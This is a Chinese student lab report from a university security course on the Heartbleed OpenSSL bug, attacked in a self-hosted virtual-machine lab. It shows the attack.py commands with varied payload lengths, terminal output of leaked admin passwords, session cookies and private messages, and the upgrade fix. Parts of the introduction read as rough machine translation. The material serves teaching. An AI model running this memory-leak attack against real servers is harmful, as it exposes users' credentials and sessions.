



中南大學

CENTRAL SOUTH UNIVERSITY

# 网络安全实验报告

题    目 HeartBleed Attack

学生姓名 李永强

指导教师 王伟平

学    院 信息科学与工程学院

专业班级 信安1401

学    号 0906140121

二〇一六 年 十 一 月 十 九 日

## 一、问题描述

Heartbleed bug(cve - 2014 -

0160)是一种严重的OpenSSL库实现的缺陷,使攻击者窃取被害人服务器的内存中的数据。偷来的数据的内容取决于是在服务器的内存。它可能包含私钥,TLS会话密钥,用户名、密码、信用卡、等弱点在心跳协议的实现,这是使用SSL / TLS连接活着。

这个实验的目的是让学生了解这个漏洞的严重性,攻击是如何工作的,以及如何解决这个问题。受影响的OpenSSL 1.0.1f范围从1.0.1版本。在我们的Ubuntu VM 1.0.1版本。

这项工作是在Creative Commons许可Attribution-NonCommercial -

国际许可授权4.0。一个人类可读的总结(而不是代替)许可

如下:你可以自由复制和重新分配的材料在任何媒介或格式。你必须给

适当的信贷。如果你混音、转换或基础材料,你必须分发你的贡献

在相同的许可证原件。你可能不会使用材料用于商业目的。

### 1、概述

Heartbleed bug(cve - 2014 - 0160)是一种严重的OpenSSL库,实现缺陷使

攻击者窃取被害人服务器的内存中的数据。偷来的数据依赖的内容

什么是在服务器的内存。它可能包含私钥,TLS会话密钥,用户

名、密码、信用卡等。该漏洞在心跳协议的实现,

使用的SSL / TLS连接活着。

这个实验的目的是让学生了解这个漏洞有多严重,如何进攻

工作,以及如何解决这个问题。受影响的OpenSSL 1.0.1f范围从1.0.1版本。的

Ubuntu VM 1.0.1版本。

### 2实验室环境

在这个实验室中,我们需要设置两个虚拟机:一个叫攻击者机器,另一个称为受害者服务器。

我们使用预构建SEEDUbuntu12.04 VM。的虚拟机需要使用NAT-Network适配器

网络设置。这可以通过将虚拟机设置, 选择网络, 并单击适配器

标签切换NAT-Network适配器。确保虚拟机都是在同一NAT-Network。

在这种攻击中使用的网站可以是任何HTTPS网站使用SSL / TLS。然而, 因为它是非法攻击一个真实的网站, 我们已经建立了一个网站在我们的虚拟机, 并对自己进行攻击

VM。我们使用一个开源社交网络应用程序称为ELGG, 和主机在以下网址:

<https://www.heartbleedlabelgg.com>。

我们需要修改攻击者机器上的/ etc / hosts文件服务器名称映射到IP地址

服务器虚拟机。搜索以下在/ etc / hosts, 取代IP地址127.0.0.1

服务器虚拟机的实际IP地址的主机ELGG应用程序。

127.0.0.1 www.heartbleedlabelgg.com

### 3实验室的任务

在实验室工作的任务之前, 您需要理解心跳协议是如何工作的。心跳

协议包括两个消息类型:HeartbeatRequest包和HeartbeatResponse包。客户端

发送一个HeartbeatRequest包到服务器。当服务器接收到它, 它发回的副本

HeartbeatResponse包收到的消息。活着的目标是保持连接。

#### 3.1任务1:启动Heartbleed攻击。

在这个任务中, 学生将启动Heartbleed袭击我们的社交网络站点, 看看是什么样的

可以实现损害赔偿。的实际损害Heartbleed攻击取决于什么样的信息

存储在服务器内存。如果服务器上没有太多的活动, 你将不能

窃取有用的数据。因此, 我们需要与合法用户的web服务器。让我们这样做的

种子实验室——Heartbleed攻击3

管理员, 做以下:

从浏览器访问<https://www.heartbleedlabelgg.com>。

作为站点管理员登录。(用户名:admin, 密码:seedelgg)

增加身体的朋友。(去更多- >成员, 然后单击波比- >添加朋友)

给身体一个私人信息。

之后你做了足够的互动为合法用户, 你就可以发起攻击

## 二、问题解释

我们平时打开网页地址前面显示的http, 代表该网页是明文传输内容的, 包括我们的密码与用户认证信息等, 这样就有了一个很严重的安全隐患, 假如用户受到了中间人攻击, 那么敏感信息就很容易被暴露给攻击者, 这样是极不安全的。所以SSL就这样诞生了? 不是的, 其实最开始SSL的目的并不是对传输的数据进行加密, 而是早期的电子商务阶段, 商家担心用户拍下商品后不付款, 或者使用虚假甚至过期的信用卡, 为了让银行给予认证以及信任, SSL就在这种背景下诞生了。除了后面我们提到的通信加密, SSL还承担着信任认证的功能。

“SSL安全套接层 (Secure Sockets

Layer, SSL) 是一种安全协议, 在网景公司 (Netscape) 推出首版Web浏览器的同时提出, 目的是为网络通信提供安全及数据完整性保障, SSL在传输层中对网络通信进行加密。如网址前面显示的是https, 就代表是开启了SSL安全支持的站点。”

之后经过漫长的改进, SSL最终变成了现在我们看到的样子, 它提供的几大安全保障:

- 加密用户与服务器间传输的数据
- 用户和服务器的合法认证, 确保数据发送到正确的服务器或用户
- 保证数据的完整性, 防止中间被非法篡改

一些对安全性要求很高的如: 网络银行、电商支付、帐号登录、邮件系统甚至VPN等等服务, 在开启了SSL支持后, 用户与企业即可放心数据传输

的安全性，也无需担心信息被他人截获篡改，进而成了信息安全保障最根本的基础，成了安全“标配”。

而OpenSSL简单来讲就是套开放源代码的SSL套件，提供了一套基础的函数库，实现了基本的传输层资料加密功能。集成在一些开源的软件项目与操作系统中，用做SSL功能的调用。这次的“心脏出血”漏洞就是出现在OpenSSL上。

那么这次的漏洞影响究竟有多么严重呢，又是因为什么呢？因为SSL已经是当今信息安全的基础标配了，可以说所有的产品都信任OpenSSL带来的SSL基础支持，将信息传输与数据加密的安全性完全依赖OpenSSL，这样带来的隐患就是地基安全一旦动摇，整栋大厦都面临坍塌的风险。

“心脏出血”漏洞技术性细节接下来会详细的介绍，大体上来说，漏洞可以随机泄漏内存中的64k数据，而且可通过重复读取来获取大量内存数据，OpenSSL内存区域又是存储用户请求中的明文数据，其中可能包含源码、登录时提交的明文帐号密码、登录后服务器返回的合法认证因素（cookies）、软件序列号、机密邮件，甚至是可以突破一些系统保护机制的关键数据。

其实在我们平时上网购物、登录网站、与好友聊天的时候，为了保证用户体验与安全性，机密数据的交换与验证等操作都悄悄的或全部走了SSL安全通道，受到“心脏出血”漏洞的影响，机密数据就有很大概率被黑客主动获取。虽然很多网站的账户登录系统采用了SSL（HTTPS）的保护，但真正的登录行为仍是密码明文传输，过度信任了SSL。有些产品会提到自己有双因素令牌验证功能，不受到影响，但不管是双因素、三因素还是五因素，他只是个身份验证过程，成功后系统还是会给用户返回认证凭据，直接截获这种认证凭据即可绕过密码限制，直接控制用户帐号。

可以看到，“心脏出血”漏洞的影响之大，这也是为什么我选择了这个实验的原因之一。

## 二、实验简要描述

本次实验主要是为了让学生领会心脏出血漏洞的严重性，并理解其原理，这个漏洞所存在的OpenSSL版本为1.0.1-

1.0.1f，实验所提供的虚拟机的版本是1.0.1.

在这个实验中，我们需要配置两台虚拟机，一台为攻击者机器一台为受害者机器。我们还是使用Ubuntu12.04.虚拟机需要使用NAT-Network适配器来配置网络。这可以在虚拟机中设置。我们可以使用任何一个用了HTTPS协议的网站作为攻击点，但是攻击真正的站点是非法的，所以我们在虚拟机中自己配置了一个站点。我们使用了一个开源的网络软件--ELGG，主机在<https://heartbleedlabelgg.com>上。我们需要在攻击者的机器上修改/etc/hosts文件，部署服务器的IP地址。在hosts文件中查找下面的一句话并且将127.0.0.1替换成真正的服务器地址。

实验中主要有三个任务，第一个任务是让我们学会如何进行HeartBleed攻击，并且如何搜寻到有用的信息。第二个任务是理解HeartBleed攻击的原理，第三个任务是学会如何修补漏洞。

## 三、实验过程分析


### Task 1:实施HeartBleed攻击

在这个任务中，我们将在网站上学会如何进行心脏出血攻击。这个漏洞能够获得什么样的结果取决于服务器上存储了什么信息。如果服务器上没有太多常用的进程，可能不会得到很有用的信息，因此，我们需要作为正常的用户与服务器交互。让我们先以管理员的身份实施以下的操作：

在登陆[www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com)网站时，可能会得到报错信息，提示这是一个不安全的网站，实际上这是因为该网站为了实验而没有升

级OpenSSL的版本造成的，在这一步可以点击Add Exception以及Confirm来进入该站点。

然后到右侧的登录框进行登录，（admin:seedelgg）



登录成功后进入用户界面，然后点击右侧的More按钮，选择Members，并且添加Boby为你的朋友。然后随意给她发送一条信息。这里我的设置为：

“Hello Bobby！”

在进行了足够多的私人操作之后，服务器上已经存储了一定的有价值的隐私信息了，这个时候我们就可以开始对于“心脏出血”漏洞的攻击了。由于编写直接利用漏洞的代码对于我们来说有些许的困难，毕竟这需要对OpenSSL一定的认识以及较强的编写程序的能力，所以我们直接借用别人以及写好的一个python利用漏洞的代码进行攻击。这份代码可以直接从实验网站上下载，名字为attack.py。

然后我们就可以在终端利用如下的一行代码进行攻击了：

```
$ ./attack.py www.heartbleedlabelgg.com
```

然后我们就可以观察实验结果了。在经过足够多次的尝试以后，我们可以得到很多有用的信息，比如用户名和密码，双方用户之间的通信

过程和通信内容等等。

详细的实验结果在下面的结果分析中进行描述和分析。

## Task 2:找出HeartBleed漏洞的根本原因

在这个实验中，我们将改变包的长度，大小来找出HeartBleed漏洞的根本原因。

心脏出血漏洞是基于HeartBleed请求的，请求将会发送一些字符串给服务器，而服务器简单的复制这些字符串并且发送给客户端。在普通的通信过程中，用户发送了三个字节长的“ABC”字符串，那么服务器将从内存中拷贝三个字节长的字符串放在response包中。但是假如攻击者发送了三个字节长的包，却将包的长度设置为1003，那么服务器将从它的内存中除了这三个字节之外，多返回1000个字节的数据。虽然这些数据时不可控的，所以每次返回的包的内容都有可能不同，但是这些包中很可能就包含了用户的某些敏感信息。

## Task 3:修复和理解心脏出血漏洞

最好的修复心脏出血漏洞的方法当然是将你的OpenSSL升级到最新版本，我们

```
#sudo apt-get update  
#sudo apt-get upgrade
```

可以用如下的命令升级：

但是要确保之前的任务都已经完成了，因为一旦升级了就很难恢复到之前的版本了，当然了，也可以用快照的形式将当前状态保存起来。



## 四、结果分析

Task 1结果:

可以看到, 在进行攻击的过程中, 以及从服务器内存中获取了管理员的用户名和密码:

```
Terminal
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=88u5lnr3r2rf9c140h2r0qovc6
Connection: keep-alive

0..C...5lp.'..2...a.....%.....w-form-urlencoded
Content-Length: 99

__elgg_token=254f6c1fcc70e5ec2f012d5033ef8956&__elgg_ts=1479045624&username=admin&password=seedelggTv.0.y..`.kw..2..(H

[11/19/2016 13:12] root@ubuntu:~/Desktop#
```

以及两个用户之间通信的内容:

```
Terminal
Cookie: Elgg=88u5inr3r2rf9c140h2r0qovc6
Connection: keep-alive

...<..d.j..D.]..)F.....c140h2r0qovc6
Connection: keep-alive

..'..Phdv...U...oM.G.....Wt.5

form-urlencoded
Content-Length: 116

__elgg_token=54ce9ec81abda4d75761415644ecd8c0&__elgg_ts=1479045769&recipient_guid=40&subject=hello&body=hello%7EBoby..7j...Xi..c.-Jms..2

[11/19/2016 13:39] root@ubuntu:~/Desktop#
```

Task 2 结果:

通过改变长度, 包的长度可以看出有明显的改变:

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should
r is vulnerable!
Please wait... connection attempt 1 of 1
#####

..PAAAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOPABC...
...!.9.8.....5.....
.L.<...>.CL..U..
```

上面是当命令为如下时的结果:

```
$ ./attack.py www.heartbleedlabelgg.com --length 80
```

而当命令如下时:

```
$. /attack.py www.heartbleedlabelgg.com - length 200
```

结果如下:

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABCDEF GHIJKLMNOP...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....} @K}...k.L..
```

为了修补漏洞, 执行如下的操作:

```
#sudo apt-get update
#sudo apt-get upgrade
```

## 五、心得体会

这是我第一次真正地接触和使用工具性的东西去实现和我们专业相关的东西, 通过这个实验, 我感觉我们专业是那么地奇妙和具有专业性, 有那么多需要去钻研和深刻学习的地方, 感受到了这个专业的魅力, 我们还可以做到更多的事情。